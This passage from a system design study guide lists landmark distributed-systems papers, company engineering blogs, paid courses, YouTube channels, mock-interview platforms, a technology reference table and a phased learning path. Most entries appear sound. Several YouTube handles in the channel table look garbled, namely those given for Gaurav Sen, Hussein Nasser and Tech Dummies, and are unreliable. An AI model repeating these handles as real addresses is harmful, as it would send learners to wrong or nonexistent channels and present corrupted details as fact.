|--------------------------------------------------------------------|----------------------------|------|---------------------------------------------------------------------------------------------------------------|
| <b>Consistent Hashing and Random Trees</b>                         | Karger et al. (MIT)        | 1997 | Introduced consistent hashing for distributed caching. Foundation of CDNs and distributed hash tables.        |
| <b>Scaling Memcache at Facebook</b>                                | Nishtala et al. (Facebook) | 2013 | How Facebook scaled Memcached to handle billions of requests per second across multiple clusters and regions. |
| <b>TAO: Facebook's Distributed Data Store for the Social Graph</b> | Bronson et al. (Facebook)  | 2013 | Described a geographically distributed, read-optimized data store for the social graph.                       |

## Additional Landmark Papers

| Paper                                                       | Authors                                            | Year | Key Contribution                                                                                                                                 |
|-------------------------------------------------------------|----------------------------------------------------|------|--------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>A Note on Distributed Computing</b>                      | Waldo, Wyant, Wollrath, Kendall (Sun Microsystems) | 1994 | Argues that distributed objects are fundamentally different from local objects; essential reading for understanding distributed system pitfalls. |
| <b>Harvest, Yield, and Scalable Tolerant Systems</b>        | Fox & Brewer (UC Berkeley)                         | 1999 | Introduced the concepts behind the CAP theorem (before the formal proof).                                                                        |
| <b>CAP Twelve Years Later: How the "Rules" Have Changed</b> | Eric Brewer                                        | 2012 | Brewer's own revisitation of CAP, explaining nuances often misunderstood.                                                                        |
| <b>Life beyond Distributed Transactions</b>                 | Pat Helland                                        | 2007 | Argues for designing systems that work without distributed transactions, influencing the Saga pattern and eventual consistency approaches.       |
| <b>Large-scale Cluster Management at Google with Borg</b>   | Verma et al. (Google)                              | 2015 | Described Google's Borg system; precursor and inspiration for Kubernetes.                                                                        |

## 3. Online Resources

### Blogs & Websites

| Resource                    | URL                 | Description                                                                                              |
|-----------------------------|---------------------|----------------------------------------------------------------------------------------------------------|
| <b>High Scalability</b>     | highscalability.com | Long-running blog analyzing the architectures of large-scale systems.                                    |
| <b>Martin Fowler's Blog</b> | martinfowler.com    | Authoritative articles on software architecture patterns, microservices, event sourcing, CQRS, and more. |

|                                            |                                                                                                                 |                                                                                                            |
|--------------------------------------------|-----------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------|
| <b>The System Design Primer</b>            | <a href="https://github.com/donnemartin/system-design-primer">github.com/donnemartin/system-design-primer</a>   | Comprehensive GitHub repository with system design topics, flashcards, and practice problems. 250K+ stars. |
| <b>ByteByteGo</b> (Alex Xu)                | <a href="https://blog.bytebytego.com">blog.bytebytego.com</a>                                                   | Weekly newsletter and blog with visual explanations of system design concepts.                             |
| <b>AWS Architecture Center</b>             | <a href="https://aws.amazon.com/architecture">aws.amazon.com/architecture</a>                                   | Reference architectures, best practices, and well-architected framework from AWS.                          |
| <b>Google Cloud Architecture Framework</b> | <a href="https://cloud.google.com/architecture/framework">cloud.google.com/architecture/framework</a>           | Design principles and best practices for building on Google Cloud.                                         |
| <b>Azure Architecture Center</b>           | <a href="https://learn.microsoft.com/en-us/azure/architecture">learn.microsoft.com/en-us/azure/architecture</a> | Patterns, best practices, and reference architectures for Azure.                                           |
| <b>InfoQ</b>                               | <a href="https://infoq.com">infoq.com</a>                                                                       | Technical articles and conference talks on software architecture, distributed systems, and DevOps.         |
| <b>The Morning Paper</b> (archived)        | <a href="https://blog.acolyer.org">blog.acolyer.org</a>                                                         | Adrian Colyer's summaries of computer science papers (2014-2020). Invaluable archive.                      |

## Engineering Blogs (Company Tech Blogs)

These blogs reveal how top companies solve real-world system design problems at scale:

| Company                | Blog URL                                                                                  | Notable Topics                                                                 |
|------------------------|-------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------|
| <b>Netflix</b>         | <a href="https://netflixtechblog.com">netflixtechblog.com</a>                             | Microservices, chaos engineering, streaming architecture, content delivery     |
| <b>Uber</b>            | <a href="https://eng.uber.com">eng.uber.com</a>                                           | Geospatial systems, real-time dispatch, marketplace algorithms, Kafka at scale |
| <b>Airbnb</b>          | <a href="https://medium.com/airbnb-engineering">medium.com/airbnb-engineering</a>         | Search, payments, service-oriented architecture, data platform                 |
| <b>Meta (Facebook)</b> | <a href="https://engineering.fb.com">engineering.fb.com</a>                               | Social graph (TAO), caching at scale, news feed ranking, AI infrastructure     |
| <b>LinkedIn</b>        | <a href="https://engineering.linkedin.com/blog">engineering.linkedin.com/blog</a>         | Kafka (created here), data pipelines, search, feed systems                     |
| <b>Twitter (X)</b>     | <a href="https://blog.twitter.com/engineering">blog.twitter.com/engineering</a>           | Timeline architecture, real-time streaming, Snowflake IDs                      |
| <b>Spotify</b>         | <a href="https://engineering.atspotify.com">engineering.atspotify.com</a>                 | Event-driven architecture, microservices, ML infrastructure                    |
| <b>Pinterest</b>       | <a href="https://medium.com/pinterest-engineering">medium.com/pinterest-engineering</a>   | Visual search, recommendation systems, sharding, real-time analytics           |
| <b>Stripe</b>          | <a href="https://stripe.com/blog/engineering">stripe.com/blog/engineering</a>             | Distributed payments, idempotency, API design, database migrations             |
| <b>Dropbox</b>         | <a href="https://dropbox.tech">dropbox.tech</a>                                           | File sync, storage infrastructure, migration from AWS                          |
| <b>GitHub</b>          | <a href="https://github.blog/engineering">github.blog/engineering</a>                     | Git at scale, availability, incident response, database architecture           |
| <b>Google</b>          | <a href="https://research.google/blog">research.google/blog</a>                           | Infrastructure papers, SRE, Kubernetes, Spanner, Bigtable                      |
| <b>Amazon / AWS</b>    | <a href="https://aws.amazon.com/blogs/architecture">aws.amazon.com/blogs/architecture</a> | Architecture patterns, serverless, well-architected                            |
| <b>Cloudflare</b>      | <a href="https://blog.cloudflare.com">blog.cloudflare.com</a>                             | CDN, DNS, DDoS protection, edge computing, Workers                             |

|          |                      |                                                                |
|----------|----------------------|----------------------------------------------------------------|
| Discord  | discord.com/blog     | Real-time messaging at scale, data stores, voice architecture  |
| Shopify  | shopify.engineering  | Flash sales (high traffic), payments, resilience, multi-tenant |
| Slack    | slack.engineering    | Real-time messaging, search, workspace architecture            |
| DoorDash | doordash.engineering | Real-time logistics, marketplace, Kafka, microservices         |

## 4. Video Courses & YouTube Channels

### Paid Courses

| Course                                               | Platform                   | Description                                                                                                   |
|------------------------------------------------------|----------------------------|---------------------------------------------------------------------------------------------------------------|
| Grokking the System Design Interview                 | Educative.io               | Interactive text-based course with 25+ system design problems. Industry standard prep resource.               |
| Grokking Modern System Design for Software Engineers | Educative.io               | Updated version covering modern patterns: distributed ID generation, CDN, blob storage, key-value store, etc. |
| Grokking the Advanced System Design Interview        | Educative.io               | Deep dives into Dynamo, Cassandra, Kafka, GFS, Chubby, and other real-world systems.                          |
| System Design for Interviews and Beyond              | Mikhail Smarshchok (Udemy) | Practical system design with hands-on examples.                                                               |
| Distributed Systems (MIT 6.824)                      | MIT OpenCourseWare (Free)  | Robert Morris's graduate course on distributed systems with labs (MapReduce, Raft, KV store). World-class.    |

### YouTube Channels

| Channel                                        | Focus                                               | URL                              |
|------------------------------------------------|-----------------------------------------------------|----------------------------------|
| System Design Interview (Alex Xu / ByteByteGo) | Visual system design walkthroughs                   | youtube.com/@ByteByteGo          |
| Gaurav Sen                                     | System design fundamentals and interview prep       | youtube.com/@gaborsen            |
| Tech Dummies - Narendra L                      | System design deep dives                            | youtube.com/@TechDummiesNaworeda |
| Hussein Nasser                                 | Backend engineering, databases, networking          | youtube.com/@haborennaser        |
| Martin Kleppmann                               | Distributed systems lectures (Cambridge University) | youtube.com/@martinkleppmann     |
| CodeKarle                                      | System design with diagrams                         | youtube.com/@codeKarle           |
| sudocode                                       | System design for beginners                         | youtube.com/@sudocode            |
| Jordan has no life                             | In-depth distributed systems (Dynamo, Raft, etc.)   | youtube.com/@jordanhasnolife     |
| Arpit Bhayani                                  | System design, database internals, advanced CS      | youtube.com/@AsliEngineering     |
| CMU Database Group                             | Database systems lectures (Andy Pavlo)              | youtube.com/@CMUDatabaseGroup    |

## 5. Practice Platforms

| Platform         | URL                  | What It Offers                                                  |
|------------------|----------------------|-----------------------------------------------------------------|
| Pramp            | pramp.com            | Free peer-to-peer mock interviews (system design + coding)      |
| Interviewing.io  | interviewing.io      | Anonymous mock interviews with engineers from top companies     |
| Exponent         | tryexponent.com      | System design video courses, mock interviews, and question bank |
| LeetCode Discuss | leetcode.com/discuss | System design discussion threads and community solutions        |
| Educative.io     | educative.io         | Interactive text-based courses (Grokking series)                |
| Hello Interview  | hellointerview.com   | AI-powered system design practice with feedback                 |
| DesignGurus.io   | designgurus.io       | System design courses and practice problems                     |
| SystemDesign.one | systemdesign.one     | Curated collection of system design resources and case studies  |

## 6. Tools & Technologies Reference

A quick reference for technologies commonly discussed in system design:

| Category                   | Technologies                                                        |
|----------------------------|---------------------------------------------------------------------|
| Load Balancers             | NGINX, HAProxy, AWS ALB/NLB, Envoy, Traefik                         |
| Caches                     | Redis, Memcached, Varnish, Hazelcast                                |
| Databases (SQL)            | PostgreSQL, MySQL, Amazon Aurora, CockroachDB, Google Spanner       |
| Databases (NoSQL)          | DynamoDB, Cassandra, MongoDB, Redis, HBase, CouchDB                 |
| Databases (Graph)          | Neo4j, Amazon Neptune, JanusGraph                                   |
| Databases (Time-series)    | InfluxDB, TimescaleDB, Prometheus (for metrics)                     |
| Message Queues             | Apache Kafka, RabbitMQ, Amazon SQS/SNS, Google Pub/Sub, NATS        |
| Search Engines             | Elasticsearch, OpenSearch, Apache Solr, Meilisearch, Typesense      |
| Object Storage             | Amazon S3, Google Cloud Storage, Azure Blob Storage, MinIO          |
| Container Orchestration    | Kubernetes, Amazon ECS, Docker Swarm, Nomad                         |
| Service Mesh               | Istio, Linkerd, Consul Connect                                      |
| API Gateways               | Kong, AWS API Gateway, Apigee, NGINX, Traefik                       |
| Monitoring & Observability | Prometheus + Grafana, Datadog, New Relic, Jaeger, Zipkin, ELK Stack |
| CI/CD                      | GitHub Actions, GitLab CI, Jenkins, ArgoCD, CircleCI                |
| CDN                        | Cloudflare, AWS CloudFront, Akamai, Fastly, Azure CDN               |
| DNS                        | Route 53 (AWS), Cloud DNS (GCP), Cloudflare DNS                     |
| Coordination               | ZooKeeper, etcd, Consul                                             |

|                                 |                                                                  |
|---------------------------------|------------------------------------------------------------------|
| <b>Workflow / Orchestration</b> | Apache Airflow, Temporal, AWS Step Functions, Cadence            |
| <b>Stream Processing</b>        | Apache Flink, Apache Spark Streaming, Kafka Streams, Apache Beam |

---

## 7. How to Use These Resources

---

### Recommended Learning Path

Phase 1: Foundations (2-4 weeks) |-- Read: "Designing Data-Intensive Applications" (Chapters 1-9) |-- Watch: ByteByteGo YouTube (5-10 popular videos) |-- Practice: 2-3 easy system design problems (URL shortener, paste bin) Phase 2: Breadth (2-4 weeks) |-- Read: "System Design Interview Vol. 1" (all chapters) |-- Course: Grokking the System Design Interview |-- Practice: 5-8 medium problems (news feed, chat, notification) Phase 3: Depth (2-4 weeks) |-- Read: "System Design Interview Vol. 2" |-- Read: 5-10 engineering blog posts from companies above |-- Skim: 3-5 landmark papers (Dynamo, Kafka, Raft, GFS, Spanner) |-- Practice: Mock interviews (Pramp, Interviewing.io) Phase 4: Mastery (Ongoing) |-- Read: "Building Microservices" + "Database Internals" |-- Read: Papers relevant to your focus area |-- Practice: Mock interviews weekly |-- Build: Implement a mini-project (distributed KV store, URL shortener)

### Active Reading Tips

1. **Summarize each chapter** in your own words (1 paragraph)
2. **Draw the architecture diagrams** from memory
3. **Explain concepts to someone else** (or rubber duck)
4. **Connect to real systems** you use daily ("Oh, Instagram probably uses X for Y")
5. **Build small prototypes** to make abstract concepts concrete

---

**Final note:** *The field of system design is constantly evolving. New technologies, papers, and best practices emerge regularly. Stay curious, read engineering blogs, and build real systems whenever possible. The best system designers are lifelong learners.*